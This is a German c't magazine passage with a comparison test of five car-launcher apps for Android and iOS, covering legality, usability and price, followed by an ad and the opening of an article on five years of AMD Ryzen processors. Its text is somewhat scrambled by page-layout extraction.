Die Smartphone-Nutzung während der Fahrt im Auto (oder auf dem Motorrad) regelt §23 Absatz 1a der StVO. Er erlaubt die Nutzung eines Smartphones, wenn es nicht aufgenommen oder gehalten wird, man entweder die Sprachsteuerung nutzt oder „zur Bedienung und Nutzung des Gerätes nur eine kurze, den Straßen-, Verkehrs-, Sicht- und Wetterverhältnissen angepasste Blickzuwendung zum Gerät bei gleichzeitig entsprechender Blickabwendung vom Verkehrsgeschehen erfolgt oder erforderlich ist“.

Daraus lässt sich schließen, dass ein Tipp auf eine Schaltfläche einer Car-Launcher-App – die ja eben die Ablenkung so kurz wie möglich halten will – erlaubt ist, wenn die Verkehrsverhältnisse es erlauben und das Gerät in einer festen Halterung steckt. Alle Eingaben, die mehr Aufmerksamkeit des Fahrers erfordern – beispielsweise das Verfassen einer E-Mail oder die Eingabe eines Navigationsziels –, sind hingegen nicht zulässig. Im Fall des (Un-)Falles birgt die Einschätzung, wie ursächlich und erheblich die Ablenkung war, bedeutungsvolles Streitpotenzial.

sen. Hat man das vergessen, sucht man während der Fahrt auf dem System-Homescreen herum. Genau das gilt es ja zu vermeiden, weshalb die meisten Car-Launcher für Android anbieten, den systemeigenen Launcher zu ersetzen – Apple erlaubt derartiges nicht. Dadurch startet die Autooberfläche immer automatisch und lässt sich jederzeit mit der Home-Taste aufrufen. Sinnvoll ist das aber nur dann, wenn die App auf einem Android-Radio oder einem Zweithandy läuft, das man ausschließlich im Auto nutzt.


Besitzt das Smartphone eine konfigurierbare Seitentaste, könnte man die mit der Launcher-App belegen. Das macht den Start im Auto etwas einfacher, weil man den Knopf ertasten kann und nicht auf dem Bildschirm nach dem passenden Icon suchen muss.

Zwei Launcher bieten alternativ eine Startautomatik. Nutzt man das Smartphone zusammen mit einem Bluetooth-fähigen Serien- oder Nachrüstradio, kann man den Car Launcher Pro und Car Home Ultra automatisch starten lassen, wenn die Bluetooth-Verbindung steht. Bei beiden kann man auch mehrere Bluetooth-Geräte für den Autostart festlegen, etwa das Radio im Auto und das Bluetooth-Headset im Motorradhelm. Dem Agama-Launcher und der iOS-App fehlt diese Option. Car Widget Pro braucht keine Startautomatik, weil es sich in den normalen Launcher von Android integriert, der immer läuft und per Home-Taste erreichbar ist. Gegebenenfalls muss man nur zur Seite mit dem Widget wischen.

Rückweg

Die Launcher sind vornehmlich dazu gedacht, andere Apps zu starten, die dann im Vordergrund und in Vollbilddarstellung laufen. Will man zum Car-Launcher zurückkehren, geht das über die Zurück-Funktion von Android (per Hard- oder Soft-buttons) oder eine Wischgeste bei iOS. Sonderlich praktisch ist das während der Fahrt nicht. Nur wenn man die App als Standardlauncher für das Androidgerät eingestellt hat, führt auch der systemeigene Home-Button zurück zum Car-Launcher.

Pfiffiger versucht es Car Home Ultra: Mit einer speziellen Einstellung wird er zum Standardlauncher, solange die App läuft. Nach deren Beendigung wird wieder der vorherige Launcher zum Standard. Leider funktionierte das in unseren Test nicht immer zuverlässig; außerdem warnt der Hersteller davor, diese Option auf An-



Agama Car Launcher


Der schicke Agama Car Launcher ist vor allem zur Installation auf Nachrüst-Autoradios mit integriertem Android-Betriebssystem gedacht. Die App macht sich auch auf dem Smartphone gut, aber nur im Querformat – eine Hochkantdarstellung gibt es nicht. Das Layout ist fest vorgegeben, anpassen lassen sich lediglich die Hintergrundtextur und die Akzentfarben. Immerhin steht dafür die volle Farbpalette zur Verfügung, weshalb man die Oberfläche gut auf die übrige Armaturenbeleuchtung abstimmen kann.

Zentrales Element ist ein Widget, das wahlweise einen Tacho, Kompass, die Uhrzeit, Musikvisualisierung (zum Beispiel Albumcover) oder ein aus rund 100 Automarken wählbares Herstellerlogo zeigt. Bei aktiver Navigation (nur Google Maps, Sygic, OsmAnd, Yandex oder Navitel) kann das Widget auch Richtungswechsel anzeigen. Das hat im Tests aber nur unzuverlässig funktioniert.

Um das Widget herum verteilen sich sechs konfigurier- und frei benennbare Schaltflächen für Apps. Wischt man sie nach innen, öffnen sich weitere belegbare Shortcuts. Mit Telefon-Direktwahlen lassen sie sich leider nicht belegen. In den oberen Ecken informieren wählbare Symbole zum Beispiel über den Akkustand und GPS-Empfang. Die Mediensteuerung am unteren Rand ist etwas klein geraten. Dafür lässt sich der laufende Titel darin auch mit einer Wischgeste wechseln. Eine solche gibt es auch für die Lautstärkeregelung, dafür muss man aber eine der Kreismarkierungen genau treffen. Sie funktioniert zudem nur auf Smartphones, nicht jedoch bei vielen Android-Radios.

- 👍 sehr schick
- 👎 keine Kurzwahlen
- 👎 nur Querformat

Preis: 2,99 Euro



Car Home Ultra

Car Home Ultra ist ein App-Launcher, der die Funktion klar über das Design stellt. Anstelle eines coolen Cockpit-Looks gibt es wahlweise sechs oder acht schlichte, aber angenehm große Schaltflächen, die man auch während der Fahrt gut trifft. Bis zu 24 davon verteilt man auf drei Seiten und belegt sie wahlweise mit einer beliebigen App oder mit Spezialfunktionen, wie Telefonkontakt-Direktwahlen oder Mediensteuertasten.


Kommt man mit weniger Tasten aus, kann man auch eine der Seiten zum Vollbild-Medienplayer umwidmen und mit einer der unterstützten Media- und Streaming-Apps verbinden. Auf jeder Seite werden am Rand drei Widgets angezeigt, die man mit Infos wie Geschwindigkeit, Kompass, Batteriezustand, Uhrzeit und Wetter bestücken kann.

Neben der guten Bedienbarkeit liegt die Stärke der App in den vielen Einstellmöglichkeiten. Am Design lässt sich zwar außer Hintergrund- und Akzentfarben kaum etwas schrauben, dafür gibt es aber jede Menge Optionen zu Autostart, Display und Audio. Das Problem mit der Rückkehr von einer externen App zum Car-Launcher-Homescreen löst man wahlweise mit einem ständig sichtbaren schwebenden Icon. Die an sich pfiffige Option, die App automatisch nur während der Nutzung zum Standard-Launcher für Android zu machen, hat im Test nur so mittelgut funktioniert und wird vom Hersteller auch nur für Android-Versionen unter 7.0 empfohlen.

Trotz der spröden Optik hat uns Car Home Ultra im Praxisbetrieb überzeugt, weil die App das Kernproblem gut löst: Die Bedienbarkeit von Smartphone-Screens während der Fahrt.

- 👍 gut bedienbar
- 👍 viele Einstellmöglichkeiten
- 👎 altbackene Optik

Preis: 4,09 Euro



Car Launcher Pro

Die Oberfläche des vornehmlich für die Installation auf Android-Radios gedachten Car Launcher Pro sieht nicht nur gut aus, sie lässt sich auch weitgehend frei gestalten. Man wählt aus einem der drei vorgegebenen Grunddesigns, lädt eines der zusätzlich angebotenen und zumeist kostenpflichtigen Themes herunter oder baut mit dem integrierten Editor eine ganz eigene Oberfläche. Alle Elemente sind Widgets mit teils anpassbarer Größe, die sich frei positionieren lassen. Das braucht allerdings Einarbeitungszeit, Geduld und Übung.


So ansprechend die Optik auch ist, die Bedienung mancher Themes hakelt stellenweise deutlich. Das betrifft vor allem sogenannte Gruppen-Widgets, die ein Umschalten des Inhalts, zum Beispiel zwischen Tempo, Kompass und Uhrzeit, per Wischgeste erlauben. Man muss Ansatzpunkt und Wischbewegung genau platzieren und benötigt oft dennoch mehrere Versuche. Das ist nervig und gefährlich. Am besten wählt oder bastelt man sich ein Design mit reinen Antipp-Funktionen.

Schade: Es gibt zwar ein Widget, das eine Kartenanzeige in die Oberfläche integriert (jedoch nur Google Maps oder Yandex) – jedoch werden auch bei aktiver Navigation nur die Karte und der Verkehrsfluss dargestellt, aber keine Routenansicht oder Fahrhinweise.

Car Launcher Pro hinterlässt einen zwiespältigen Eindruck. Je nach gewähltem Standard-Theme sieht die App entweder richtig gut aus oder sie lässt sich einfach und sicher bedienen. Will man beides, kommt man nicht daran vorbei, sich mit dem leistungsfähigen Editor zu beschäftigen.

- 👍 ansprechende Optik
- 👍 Design-Editor
- 👎 teils hakelige Bedienung

Preis: 4,49 Euro



Car Widget Pro

Einen anderen Ansatz als die übrigen Apps in diesem Vergleich verfolgt Car Widget Pro. Es handelt sich um keine eigenständige App, sondern um ein großformatiges Widget für einen Homescreen des jeweils verwendeten Android-Launchers.

Das Widget besteht je nach Einstellung aus vier bis zehn großformatigen Schaltflächen zum Start beliebiger Apps. Alternativ belegt man Buttons mit einer der angebotenen Spezialfunktionen wie Kurzwahlen oder Mediensteuerungen. Reichen die zehn Shortcuts nicht aus, fügt man weitere Launcher-Seiten mit zusätzlichen Widgets hinzu. Ob eine Darstellung im Querformat möglich ist, hängt vom verwendeten Launcher ab.


Die Einstellmöglichkeiten betreffen vor allem das Design. Zur Wahl stehen eine Handvoll Themes mit unterschiedlichen Hintergründen und Rahmen. Dazu legt man Symbolgröße, -form, -farbe und -beschriftung in weiten Grenzen fest. Verwendet man mehrere Widgets auf verschiedenen Launcher-Seiten, kann man die Optik für jedes getrennt bestimmen.

Einen speziellen In-Car-Modus aktiviert man entweder manuell per Schaltfläche oder automatisch durch die Verbindung mit einem bestimmten Bluetooth-Gerät, den Anschluss eines Kopfhörers/Audiokabels oder einer Stromquelle. In diesem Modus lässt sich eine externe App automatisch starten, das Widget übernimmt Helligkeits- und Lautstärkeregelung und erlaubt die automatische Annahme eingehender Rufe.

Car Widget Pro ist eine unspektakuläre, aber sehr gut funktionierende Lösung für die Smartphone-Bedienung im Auto.

- 👍 Standardlauncher-Integration
- 👍 einfache Konfiguration
- 👎 wenig Funktionen

Preis: 1,59 Euro



iCarMode

Der einzige Car-Launcher für iPhones, den wir finden konnten, ist iCarMode. Der recht schlichte Programmstarter bietet je vier große Schaltflächen auf drei Seiten. Die meisten davon sind vorgelegt, einige immerhin in Grenzen anpassbar. So kann man die zu startende Navigationsanwendung aus einer Liste wählen, in der sich außer Apple Karten, Google Maps, Waze und TomTom Go vor allem weniger bekannte Apps finden. Sie starten jeweils vollformatig im Vordergrund; eine Einbindung in die Launcher-Oberfläche gibt es nicht. Die bietet immerhin der Musikplayer, der sich allerdings nur mit Apple Music oder Spotify verknüpfen lässt. Letzteres ist etwas holperig: Bei manchen Aktionen im Launcher springt kurz die Spotify-App in den Vordergrund und verschwindet dann wieder.

Nutzt man eine andere Mediaplayer- oder Streaming-App, muss man sie hinter einen der drei flexibel belegbaren Buttons legen. Über die lassen sich leider nicht beliebige iOS-Apps starten, sondern nur rund 30 von iCarMode unterstützte, was an Einschränkungen von iOS liegt.

Die Oberfläche lässt sich nicht anpassen; es gibt lediglich eine helle und eine dunkle Darstellung. Dafür funktioniert sie im Gegensatz zum iOS-Standardlauncher sowohl im Hoch- als auch im Querformat. Highlight der App ist die Möglichkeit, bis zu 24 Kurzwahlen für Telefonkontakte festzulegen. Sie teilen sich auf je sechs Einträge auf vier Unterseiten auf. Nach dem Antippen eines Kontakts muss man den Anruf zuerst noch in einer leider recht kleinen Dialogbox bestätigen – laut Hersteller eine weitere Vorgabe von iOS.

- 👍 große Schaltflächen
- 👍 Kurzwahlen
- 👎 eingeschränkte App-Auswahl

Preis: 2,99 Euro



Das Layout des Agama-Launchers ist zwar fest vorgegeben und auf das Querformat festgelegt; dafür kann man alle Akzentfarben frei wählen und die Optik so an die Armaturenbrettbeleuchtung anpassen.



Sagen einem die vorinstallierten Designs von Car Launcher Pro nicht zu, kann man sich mit dem integrierten Editor eine eigene zusammenstellen. Das braucht allerdings Einarbeitung und Geduld.

droid-Versionen ab 7.0 zu nutzen, weil es dann zu Problemen mit dem Google Assistant und der Telefon-App kommen können soll.

Ebenfalls in Car Home Ultra steckt noch eine weitere Funktion: Auf Wunsch blendet man in allen anderen Apps einen schwebenden Overlay-Button in einer zuvor festgelegten Größe ein. Ein Tipp darauf führt zum Launcher zurück. Verdeckt er wichtige Bereiche der angezeigten App, verschiebt man ihn mit einem längeren Tipp.

Stromhunger

Das Mobilfunk-Datenkontingent belasten die getesteten Car-Launcher selbst nicht, das betrifft nur die damit gestarteten Streaming-Apps und manche Navigations-

software, zum Beispiel Google Maps und Apple Karten.

Anders sieht es beim Strombedarf aus. Alle Apps bieten die Option, den Bildschirm dauerhaft eingeschaltet zu lassen, was für den Betrieb im Auto meist sinnvoll ist, aber viel Energie braucht. Die Car-Launcher, die einen Tacho oder permanent eine Straßenkarte (nur Car Launcher Pro) anzeigen, nutzen zudem dauerhaft GPS, was auch nicht gerade stromsparend ist. Es empfiehlt sich daher, die Car Launcher möglichst nur mit angeschlossenem Ladekabel zu verwenden.

Fazit

Wer das Smartphone im Auto nicht ausschließlich zur Navigation nutzt, sondern während der Fahrt häufiger zwischen Na-

vigation, Streaming-Apps und anderen Anwendungen wechseln möchte, ist mit jedem der getesteten Car-Launcher besser dran als mit den systemeigenen Home-screens.

Die Launcher teilen sich klar in zwei Gruppen: Der Agama-Launcher und Car Launcher Pro setzen vor allem auf ansprechende Optik und sind vornehmlich für die Installation auf einem Nachrüst-Autoradio mit Android und großem Bildschirm gedacht. Sie funktionieren auch auf dem Smartphone-Bildschirm gut. Das schicke Aussehen, das man beim Car Launcher Pro auch noch in weiten Grenzen selbst gestalten kann, erkaufte man aber mit teilweise fummeliger Bedienung.

Die übrigen drei versuchen weniger, das Auto-Armaturenbrett optisch aufzu-


Car-Launcher für Android und iOS

Name	Agama Car Launcher	Car Home Ultra	Car Launcher Pro	Car Widget Pro	iCarMode
Hersteller, URL	Altercars, altercars.ru	The Spinning Head	apps lab studio	Alex Gavarishev	Diego Resnik
System	Android ab 4.1	Android ab 4.4	Android ab 4.0	Android ab 5.0	iOS ab 12.0
Funktionen					
Orientierung Hoch / Quer	- / ✓	✓ / ✓	✓ / ✓	✓ / ✓ ¹	✓ / ✓
Autostart Bluetooth / Ladekabel	- / -	✓ / -	✓ / ✓	- / -	- / -
optional Standard-Launcher	✓	✓	✓	entfällt	-
Kurzwahlen	-	✓	-	✓	✓
Farben / Layout anpassbar	✓ / -	✓ / ✓ ²	✓ / ✓	✓ / ✓ ²	- / -
Tag/Nacht-Modus	✓	✓	✓	✓	✓
Mediensteuerung	✓	✓	✓	✓	✓
Lautstärke / Wischgeste	✓ / ✓	✓ / -	✓ / ✓	- / -	- / -
Tacho / Uhr / Kompass	✓ / ✓ / ✓	✓ / ✓ / ✓	✓ / ✓ / ✓	- / - / -	- / ✓ / -
Wertung					
Funktionen	⊕	○	⊕	⊖	○
Bedienung	○	⊕⊕	○	⊕⊕	⊕
Individualisierung	⊖	⊖	⊕⊕	○	⊖⊖
Kostenlos / Testversion	- / ✓	- / ✓	✓ / -	✓ / -	- / -
Preis Vollversion	2,99 €	4,09 €	4,49 €	1,59 €	2,99 €

¹ abhängig vom Android-Standardlauncher

² nur Anzahl Schaltflächen

⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht ✓ vorhanden - nicht vorhanden k. A. keine Angabe



Bei Car Home Ultra lässt sich ein schwebendes Lenkradsymbol in einstellbarer Größe aktivieren, das in jeder App erscheint und sich dort frei verschieben lässt. Ein Tipp darauf führt zum Launcher zurück.

werten, sondern bieten vor allem große und leicht zu bedienende Schaltflächen. Der simple Ansatz von Car Widget Pro gefällt uns gut, angesichts der vielen sinnvollen Einstellmöglichkeiten finden wir

Car Home Ultra aber praxistauglicher. Für iPhone-Nutzer ist das systembedingt schwächere, aber dem Standard-Homescreen von iOS im Auto immer noch überlegene iCarMode ohnehin alternativlos.

Alle drei eignen sich auch gut für das Smartphone am Motorradlenker [3].

Für alle Launcher gilt: Vor dem ersten Einsatz im Auto ist es sinnvoll, die Launcher nicht nur passend zu konfigurieren – mindestens also die Schaltflächen mit den gewünschten Apps zu belegen –, sondern auch die Bedienung etwas zu üben. Ein ratloses Herumtippen und -wischen während der Fahrt ist viel zu riskant.

(swi@ct.de) **ct**


Literatur

- [1] Sven Hansen, Stefan Porteck, Rollende Smartphones, Googles Android Auto vs. Apples CarPlay, c't 26/2017, S. 142
- [2] Sven Hansen, Stefan Porteck, Aufpoliert, Android Auto und Apple Car Play als Autoradio-Ersatz, c't 21/2019, S. 96
- [3] Stefan Wischner, App-gefahren, Mobile Apps für Motorradfahrer, c't 10/2020, S. 114
- [4] Axel Kossel, OBD2-Tricks, Das Handy als Diagnosegerät, Bordcomputer und Dashcam im Auto, c't 2/2016, S. 114

Car-Launcher in den App-Stores:
ct.de/ykku

Make:

DAS KANNST DU AUCH!



2× Make testen und über 9 € sparen!

Ihre Vorteile:

- ✓ **GRATIS dazu:** Make: Tasse
- ✓ **Zugriff auf Online-Artikel-Archiv***
- ✓ Jetzt auch im Browser lesen!
- ✓ Zusätzlich digital über iOS oder Android lesen

Für nur 16,10 € statt 25,80 €


* Für die Laufzeit des Angebotes.

Jetzt bestellen:

make-magazin.de/miniabo

GRATIS!





Zeitenwende

5 Jahre Ryzen: Der Prozessor, mit dem AMD in die Erfolgsspur zurückfand

Am 2. März 2017 erschienen die ersten Ryzen-Prozessoren, bei denen viel Rechenleistung plötzlich nur noch halb so viel kostete wie zuvor. Zudem retteten sie wohl das Überleben von AMD, auch wenn bei den CPUs nicht alles glattlief.

Von Christian Hirsch

Core-i7-Leistung zum halben Preis“. So stand es auf der Titelseite der c't 6/2017, in dem der Test der ersten Ryzen-Prozessoren abgedruckt war. Die Tage vor Druckschluss verliefen in der Redaktion ähnlich spannend wie in einem Krimi, denn wir erhielten die beiden Exemplare des Achtkerners Ryzen 7 1800X erst drei Arbeitstage vor dem Drucktermin. Unser Kollege Andreas Stiller brachte sie uns per Taxi direkt vom Flughafen, denn AMD händigte die Prozessoren auf einer Presseveranstaltung in den USA persönlich aus.

Auf unseren zwei Testsystemen konnten wir Anwendungs- und Spiele-Benchmarks parallel durchführen. Nach drei langen, hektischen Arbeitstagen mit einigen Überraschungen kamen die insgesamt 14 Seiten dank des Engagements einer Handvoll technischer Assistenten und Redakteure rechtzeitig in der Druckerei an. Der Testartikel schloss mit dem Satz „Aus Kundenperspektive kann man AMD zum Comeback mit Ryzen nur beglückwünschen“.

Von null auf hundert

Für AMD war Ryzen ein Befreiungsschlag, denn ohne diese Prozessorfamilie würde es den Chiphersteller wohl nicht mehr geben. Die vorherige Bulldozer-Architektur von 2011 mit zwei Integer-Clustern, aber nur einem Gleitkommodul pro Kern war ein Griff ins Klo. Die damit ausgestatteten CPUs der Serien A und FX konnten über Jahre nicht mit Intels Core-i-Prozessoren mithalten, vor allem bei der Effizienz und der wichtigen Singlethreading-Performance.

AMD begann deshalb schon kurze Zeit nach der Bulldozer-Einführung mit der Entwicklung von dem, was 2017 als

Zen-Architektur das Licht der Welt erblicken sollte. Die ersten Jahre leitete Prozessorkoryphäe Jim Keller das Team, der zuvor schon an der Entwicklung des DEC Alpha 21164, AMD Athlon, Athlon 64 und Apples erstem eigenem ARM-Chip A4 beteiligt und später für Tesla und Intel tätig war.

Gestartet mit einem leeren Blatt Papier ist ein Design herausgekommen, das wieder deutlich näher an Intels Core-Architektur angelehnt ist. So kam bei Zen ein Micro-Op-Cache für bereits übersetzte Mikrooperationen hinzu, was die Dekodereinheiten entlastet. Das spart obendrein Energie, weil sich der vordere Teil des Frontends öfter komplett abschalten lässt.

Zudem hielt bei den Ryzen-Prozessoren Simultaneous Multithreading (SMT) Einzug, sodass ein Kern zwei Threads simultan abarbeiten kann. SMT lastet die Recheneinheiten besser aus und bringt bei gut parallelisierter Software rund 40 Prozent mehr Performance. Den Zen-Kernen spendierte AMD auch große Level-2- und -3-Caches. Das bringt ein Leistungsplus, weil Daten seltener aus dem deutlich langsameren RAM geholt werden müssen.

Beim Aufbau der Zen-Prozessoren gibt es deutliche Unterschiede zu den Core-i-CPUs, deren Vorteile sich zum Teil erst Jahre später zeigten. Zum einen ist jeder Ryzen ein System-on-Chip und enthält nicht nur CPU-Kerne, Caches, Speichercontroller und optional eine Grafikeinheit, sondern zusätzlich I/O-Funktionen wie SATA und USB. Dadurch funktionieren Sie auch ohne separaten Chipsatz, was für Mini-PCs und die später erschienenen Mobilprozessoren ein Vorteil ist.

Zum anderen hat AMD die einzelnen CPU-Bestandteile über die eigens entwickelte Hochgeschwindigkeitsschnittstelle Infinity Fabric miteinander verbunden. Diese funktioniert sowohl innerhalb eines Chips als auch untereinander zwischen verschiedenen Chips. Das ermöglicht außer klassischen, monolithischen Halbleiter-Dies, zu denen die ersten beiden Ryzen-Generationen und die (mobilen) Ryzen-Kombiprozessoren mit integrierter Grafik zählen, auch ein Chiplet-Design. Dabei sind mehrere Chips in einem gemeinsamen Prozessorgehäuse vereint.

So konnte AMD mit vergleichsweise geringem Entwicklungsaufwand zeitnah

Server-CPU der Epyc-Serie mit bis zu 64 Kernen anbieten, die acht Zen-Dies auf einem großen Träger kombinieren. Ab den Ryzen 3000 kommen sogar Chips unterschiedlicher Fertigungstechnik zum Einsatz, denn sie bestehen aus CPU-Core-Dies, die nur die Rechenkerne enthalten, und einem I/O-Die für den Rest. Dank der hohen Flexibilität kann AMD mit einer einzigen CPU-Architektur vom billigen Athlon-Dual-Core über Mobil- und Desktop-CPU bis zum 64-Kern-Server-Prozessor einen großen Anwendungsbereich abdecken.

Sattes Performanceplus

In der Praxis erzielte AMD mit der Zen-Architektur einen großen Sprung bei Effizienz und Geschwindigkeit. Im Vergleich zu den Vorgängern der Serie A stieg die Rechenleistung pro Taktzyklus um über 40 Prozent. Zudem brachte AMD erstmals acht vollwertige CPU-Kerne auf eine Mainstream-Plattform

für bezahlbare Desktop-PCs und das zu einem sehr attraktiven Preis. Mit dem Intel Core i7-6900K für die High-End-Plattform LGA2011v3 lieferte sich der Ryzen 7 1800X ein enges Kopf-an-Kopf-Rennen, allerdings kostete Intels Achtkerner damals 1100 Euro und somit dop-

c't kompakt

- Die Zen-Architektur bietet eine deutlich bessere Effizienz und Rechenleistung als ihre Vorgänger.
- Die ersten Ryzen-CPU punkteten mit hoher Leistung bei Multithreading-Anwendungen, hatten aber Schwächen bei 3D-Spielen.
- AMD entwickelt bereits an kommenden Ryzen-Generationen mit neuer CPU-Fassung.


pelt so viel wie der Ryzen 7 1800X (559 Euro).

Vor allem bei Anwendungen, die von vielen Kernen profitieren, wie Rendering, Videokodieren und Verschlüsselung erregte die erste Ryzen-Generation Aufsehen. Das Topmodell für Intels Brot- und Butter-Fassung LGA1151, der Core i7-7700K, hatte lediglich vier Kerne und musste sich deshalb in diesen Disziplinen deutlich geschlagen geben. Bei der Singlethreading-Leistung konnte AMD mit den Ryzen 1000 zwar einen großen Teil des bisherigen Rückstands aufholen, erreichte aber noch nicht das Niveau der schnellsten Kaby-Lake-CPU. Deshalb



Weiterentwicklung bei AM4-Prozessoren

Die erste Ryzen-Generation mit Zen-Architektur sorgte für einen großen Sprung bei Performance und Effizienz. Letztere legte mit Erscheinen der Zen-2-Prozessoren und dem Wechsel von 12/14- auf 7-Nanometer-Technik erneut zu. Dabei verdoppelte AMD außerdem die maximale Zahl der CPU-Kerne, wovon die Multithreading-Leistung profitiert. Die Performance eines einzelnen Kerns wächst allein durch höhere Taktfrequenzen und Architekturverbesserungen und steigt deshalb deutlich langsamer.



blieb Intel für Office-PCs vorerst die erste Wahl und war auch in 3D-Spielen schneller.

